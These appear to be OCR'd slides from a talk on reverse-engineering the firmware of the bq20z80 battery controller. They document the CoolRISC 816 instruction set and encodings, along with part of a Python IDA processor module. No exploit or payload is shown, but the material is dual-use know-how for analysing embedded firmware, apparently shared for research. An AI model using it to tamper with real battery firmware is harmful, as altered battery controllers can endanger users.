
File Format: PDF/Adobe Acrobat - Quick View

Frequently asked software questions for EM 8-bit. Microcontrollers ..... Each instruction word takes four bytes (whereas one instruction is **22-bit** wide). ... code_2. 1FFC **3FFFFF** nop. 1FFD **3FFFFF** nop. 1FFE 3F3FFF ret. 1FFF **23FFFF** ...

www.emmicroelectronic.com/webfiles/Product/MCU/an/AN60_A.pdf

One last google


- The processor in the bq20z80 is a CoolRISC c816 (or is functionally equivalent)



CoolRISC 816

- 8-bit micro controller
- Harvard RISC-like architecture
- Flash data max size: 64k, Flash instruction: 64k 22-bit instructions
- 16 8-bit registers
- No IDA-Pro support

More on registers



Data Memory Addressing Modes

- MOVE r0, (i0, 0x7e) r0 = *(i0 + 0x7e)
- MOVE r0, (i3, r3) r0 = *(i3 + r3)
- MOVE r0, (i0, 0x7e)+ r0 = *(i0); i0 += 0x7e
- MOVE r0, -(i0, 0x7e) i0 -= 0x7e; r0 = *(i0)

Instruction set

Mnemonic	ALU instruction	Description	Page
ADD	yes	Addition without carry.	2-3
ADDC	yes	Addition with carry.	2-4
AND	yes	Logical AND.	2-5
CALL	no	Jump to subroutine.	2-6
CALLS	no	Jump to subroutine, using **ip** as return address.	2-7
CMP	yes	Unsigned compare.	2-8
CMPA	yes	Signed compare.	2-9
CMVD	yes	Conditional move, if carry clear.	2-10
CMVS	yes	Conditional move, if carry set.	2-11
CPL1	yes	One's complementation.	2-12
CPL2	yes	Two's complementation without carry.	2-13
CPL2C	yes	Two's complementation with carry.	2-14
DEC	yes	Decrementation without carry.	2-15
DECC	yes	Decrementation with carry.	2-16
FREQ	no	Frequency division selection.	2-17
HALT	no	Halt mode selection.	2-18
INC	yes	Increment without carry.	2-19
INCC	yes	Increment with carry.	2-20
Jcc	no	Conditional jump.	2-21
MOVE	yes	Data move.	2-22
MUL	yes	Unsigned multiplication.	2-24
MULA	yes	Signed multiplication.	2-25
NOP	no	No operation.	2-26
OR	yes	Logical OR.	2-27
PMD	no	Program memory dump.	2-28
POP	no	Pop **ip** index from hardware stack.	2-29
PUSH	no	Push **ip** index onto hardware stack.	2-30
RET	no	Return from subroutine.	2-31
RETI	no	Return from interrupt.	2-32
SFLAG	yes	Save flags.	2-33
SHL	yes	Logical shift left without carry.	2-34
SHLC	yes	Logical shift left with carry.	2-35
SHR	yes	Logical shift right without carry.	2-36
SHRA	yes	Arithmetic shift right.	2-37
SHRC	yes	Logical shift right with carry.	2-38
SUBD	yes	Subtraction without carry (op1 - op2).	2-39
SUBDC	yes	Subtraction with carry (op1 - op2).	2-40
SUBS	yes	Subtraction without carry (op2 - op1).	2-41
SUBSC	yes	Subtraction with carry (op2 - op1).	2-42
TSTB	yes	Test bit.	2-43
XOR	yes	Logical exclusive OR.	2-44

IDA processor script

21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	NOP
1	1	1	1	1	1	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	RET
1	1	1	1	1	1	0	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	RETI
1	1	1	1	1	0	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	POP
1	1	1	0	1	0	n_addr:16																CALLS
1	1	1	0	0	1	n_addr:16																CALL
1	1	0	cc:3			n_addr:16																Jcc
1	0	1	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	PUSH
1	0	1	0	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	CALLS
1	0	1	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	CALL
1	0	0	cc:3			1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	Jcc
0	1	1	ix:2			alu_op:5				reg:4				offset:8								1)
0	1	0	ix:2			alu_op:5				reg:4				(cpl2_)offset:8								2)
0	0	1	1	1	0	alu_op:4				reg:4				n_data:8								3)
0	0	1	1	0		alu_op:5				reg_op2:4				reg_op1:4				reg_res:4				4)
0	0	1	0	1	1	1	1	1	0	1	1	1	s	1	1	1	1	1	1	1	1	PMD
0	0	1	0	1	1	1	1	1	0	1	1	1	1	1	1	1	1	1	1	1	1	HALT
0	0	1	0	1	1	1	1	0	1	1	1	1	1	1	1	1	1	divn:4				FREQ
0	0	1	0	1	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	SFLAG
0	0	0	1	1		alu_op:5				reg:4				1	1	1	1	1	1	ix:2		5)
0	0	0	1	0		alu_op:5				reg:4				n_addr:8								6)
0	0	0	0	1	1	1	0	ix:2		reg:4				1	1	1	1	1	1	1	1	7)
0	0	0	0	1	1	0	1	ix:2		reg:4				(cpl2_)offset:8								8)
0	0	0	0	1	0	1	1	ix:2		reg:4				offset:8								9)
0	0	0	0	0	1	1	0	1	1	reg:4				n_addr:8								10)
0	0	0	0	0	0	n_data:8								n_addr:8								11)

1) Indexed ALU operation with immediate offset.
2) Indexed ALU operation with pre- or post-modification of the index.
3) ALU operation with immediate data.
4) ALU operation between registers.
5) ALU operation with offset in register **r3**.
6) ALU operation with 8 bit immediate address.
7) MOVE to data memory with offset in register **r3**.
8) MOVE to data memory with pre- or post-modification of the index.
9) MOVE to data memory with immediate offset.
10) MOVE to data memory with 8 bit immediate address.
11) Immediate MOVE to data memory with 8 bit data and 8 bit address.


bq20z80.py - C:\Program Files\IDA\procs\bq20z80.py


File Edit Format Run Options Windows Help

```
    def handle_move11(self, n_data, n_addr):
        self.cmd.itype = self.get_instruction('move')
        addr = (~n_addr & 0xff)
        data = (~n_data & 0xff)

        self.cmd.Op1.type = o_mem
        self.cmd.Op1.addr = self.data_address(addr)
        self.cmd.Op1.specflag2 = 1

        self.cmd.Op2.type = o_imm
        self.cmd.Op2.value  = data

    def handle_call(self, n_addr, calltype):
        addr = 3 * (~n_addr & 0xffff)
        self.cmd.itype = self.get_instruction(calltype)
        if n_addr == 0:
            self.cmd.Op1.type = o_reg
            self.cmd.Op1.reg  = self.get_register('ip')
        else:
            self.cmd.Op1.type = o_near
            self.cmd.Op1.addr = addr

    def handle_pop(self):
        self.cmd.itype = self.get_instruction('pop')
        self.cmd.Op1.type = o_reg
        self.cmd.Op1.reg  = self.get_register('ip')

    def handle_push(self):
        self.cmd.itype = self.get_instruction('push')
        self.cmd.Op1.type = o_reg
        self.cmd.Op1.reg  = self.get_register('ip')

    def handle_pmd(self, s):
        self.cmd.itype = self.get_instruction('pmd')
        self.cmd.Op1.type = o_imm
        self.cmd.Op1.value  = s

    def handle_freq(self, divn4):
        self.cmd.itype = self.get_instruction('freq')
```

Ln: 1 Col: 0


IDA!






- Create a few small sections, one for data, one for instructions

More IDA



- Initial disassembly doesn't do so good
- We know instructions are 22-bit, 3 byte aligned
  - Disassemble at every 3rd byte using Python script

